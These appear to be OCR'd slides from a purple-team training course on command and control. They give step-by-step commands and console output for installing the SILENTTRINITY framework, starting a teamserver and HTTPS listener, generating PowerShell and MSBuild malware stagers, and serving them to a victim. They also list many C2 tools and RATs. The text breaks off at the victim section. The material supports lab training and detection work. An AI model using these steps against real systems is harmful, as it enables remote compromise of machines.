ATOMIC PURPLE TEAM

DEFENSIVE ORIGINS

DCSM0030.1

# APTLC: Command and Control

## Attack Team


## C2 Infrastructure

## SILENTTRINITY

# Lifecycle Ingest & Goal Setting

- The Ingest: Known Threat
- The specific attack/component?


  Malware Execution – SILENTTRINITY
- The goal of the lifecycle:
  - Stand up a C2 Framework.
  - Execute malware and gain remote access to a victim system
  - Find Indicators of Compromise
  - Sound familiar?



defensiveorigins.com

# Planning – Methodology

- The Ingest: Known Threat
- The specific attack/component?
  - Malware Execution – SILENTTRINITY
  - Build organizational knowledge of C2 Frameworks
- The goal of the lifecycle:
  - Build a C2 Framework
  - Generate malware samples
  - Compromise a workstation
  - Find Indicators of Compromise




# Attack - Infrastructure / Red Team Things

- trevorc2 (https)
- Apfell
- BlackWorm
- C2 Over ICMP
- C3
- CanisRufus
- Cobalt Strike
- Covenant
- Diagon (Gryffindor)
- Diagon (Ravenclaw)
- Diagon (Slytherin)
- DoHC2
- Empire
- Evil-WinRM
- Faction (Marauder, DIRECT)
- GCat
- GDog
- ghost
- hideNsneak
- iBombShell
- Innuendo
- Koadic
- Merlin
- Metasploit
- Nansh0u
- NodeRAT
- PlasmaRAT
- Poison Ivy (PIVY)
- Poison-Frog
- PoshC2
- PoshC2_Python
- PowerCat
- Pupy
- QuasarRAT
- Red Baron
- RevSSL
- Sliver
- sneaky-creeper [Twitter]
- SSHazam
- Throwback/ThrowbackLP
- TinyShell
- Tunna
- Veil-Framework
- Voodoo C2
- WMImplant
- WSC2

Lots of frameworks.

These are some of the easy ones to install and operate.

Command and Control Server (C2) – Operative infected system or device.



Servers deployed to remote hosts
'Client'
Command and control traffic from client to many servers.
'Servers'

https://attack.mitre.org/tactics/TA0024/
https://commons.wikimedia.org/wiki/File:Server_werking.PNG

# Attack Methodology - SILENTTRINITY

Use SILENTTRINITY to build a C2 framework.

- Launch the teamserver.
- Connect to the teamserver as a client.
- Build malware stagers.
- Execute malware on victim workstation.
- Profit. Improve. Rinse. Repeat.



# Attack Methodology - SILENTTRINITY


Installation on Ubuntu 18.04

- **git clone https://github.com/byt3bl33d3r/SILENTTRINITY**
- **apt update && apt upgrade**
- **apt install python3.8 python3.8-dev python3-pip**

May need some dependencies.


- **Be careful tampering with pip. Messing up system pip can break python.**
- **As itadmin: python3.8 -m pip install netifaces**
- **As itadmin: python3.8 -m pip install cffi**

# Attack Methodology - SILENTTRINITY



Launch the teamserver as itadmin with sudo!

**sudo python3.8 st teamserver --port 81 10.10.98.20 APTClass!**




```
2020-02-02 20:55:24,113 4001 MainThread - [WARNING] __main__.py: server - Teamse
rver certificate fingerprint: f2ea4472655ad1f6113200668db776bbe5b4b0acd9cdb16ade
01918b988735cc
2020-02-02 20:55:24,115 4001 MainThread - [INFO] __main__.py: server - Teamserve
r started on 10.10.98.20:81
```


https://github.com/byt3bl33d3r/SILENTTRINITY

# Attack Methodology - SILENTTRINITY

Connect to the teamserver with the SILENTTRINITY client module using an encrypted web socket connection (**wss://**).

**sudo python3.8 st client** **wss://itadmin:APTClass\!@10.10.98.20:81**





```
                        Codename  : Zanzibar
                        Version   : 0.4.6dev

[1] ST ▯ 2020-02-02 21:06:02,708 [WARNING] - connection.py: connect - Team Serve
r (10.10.98.20:81) certificate fingerprint is f2ea4472655ad1f6113200668db776bbe5
b4b0acd9cdb16ade01918b988735cc make sure this matches the output from the server
!
         2020-02-02 21:06:02,821 [INFO] - connection.py: connect - Connected to
wss://10.10.98.20:81
[1] ST ▯
```

https://github.com/byt3bl33d3r/SILENTTRINITY

# Attack Methodology - SILENTTRINITY


Start a listener that will wait for victim connections.

**listeners**


**use https**

**set port 4444**

**start**




```
[1] ST ▯ listeners
[1] ST (listeners) ▯ use https
[1] ST (listeners)(https) ▯ set port 4444
[1] ST (listeners)(https) ▯ options
┌Listener Options─────────────────────────────────────────────────────────────────────────────
│ Option Name │ Required │ Value          │ Description                                   │
├─────────────┼──────────┼────────────────┼───────────────────────────────────────────────┤
│ Name        │ True     │ https          │ Name for the listener.                        │
│ BindIP      │ True     │ 10.10.98.20    │ The IPv4/IPv6 address to bind to.             │
│ Port        │ True     │ 4444           │ Port for the listener.                        │
│ Cert        │ False    │ ~/.st/cert.pem │ SSL Certificate file                          │
│ Key         │ False    │ ~/.st/key.pem  │ SSL Key file                                  │
│ RegenCert   │ False    │ False          │ Regenerate TLS cert                           │
│ CallBackURls│ False    │                │ Additional C2 Callback URLs (comma seperated) │
│ Comms       │ True     │ https          │ C2 Comms to use                               │
└─────────────┴──────────┴────────────────┴───────────────────────────────────────────────┘
[1] ST (listeners)(https) ▯ start
[+] Started listener 'https'
[1] ST (listeners)(https) ▯
```




https://github.com/byt3bl33d3r/SILENTTRINITY

# Attack Methodology - SILENTTRINITY




Build stagers that will infect the victim workstations.

**stagers**
**use powershell**
**generate https**



```
[1] ST (stagers) ▯ use powershell
[1] ST (stagers)(powershell) ▯ generate https
[+] Generated stager to ./stager.ps1
[1] ST (stagers)(powershell) ▯
```


**use msbuild**
**generate https**



```
[1] ST (stagers)(powershell) ▯
[1] ST (stagers)(powershell) ▯ use msbuild
[1] ST (stagers)(msbuild) ▯ generate https
[+] Generated stager to ./stager.xml
[1] ST (stagers)(msbuild) ▯
```


https://github.com/byt3bl33d3r/SILENTTRINITY

# Attack Methodology - SILENTTRINITY



Deliver malware to the victim by standing up a web server on the C2 server.

**mv /opt/SilentTrinity/stager.* /opt/web**
**cd /opt/web**
**python3.8 -m http.server**



# Directory listing for /

- stager.ps1
- stager.xml

https://github.com/byt3bl33d3r/SILENTTRINITY
https://docs.python.org/3/library/http.server.html

MITRE – T1086 – Execution

# SILENTTRINITY - Victim

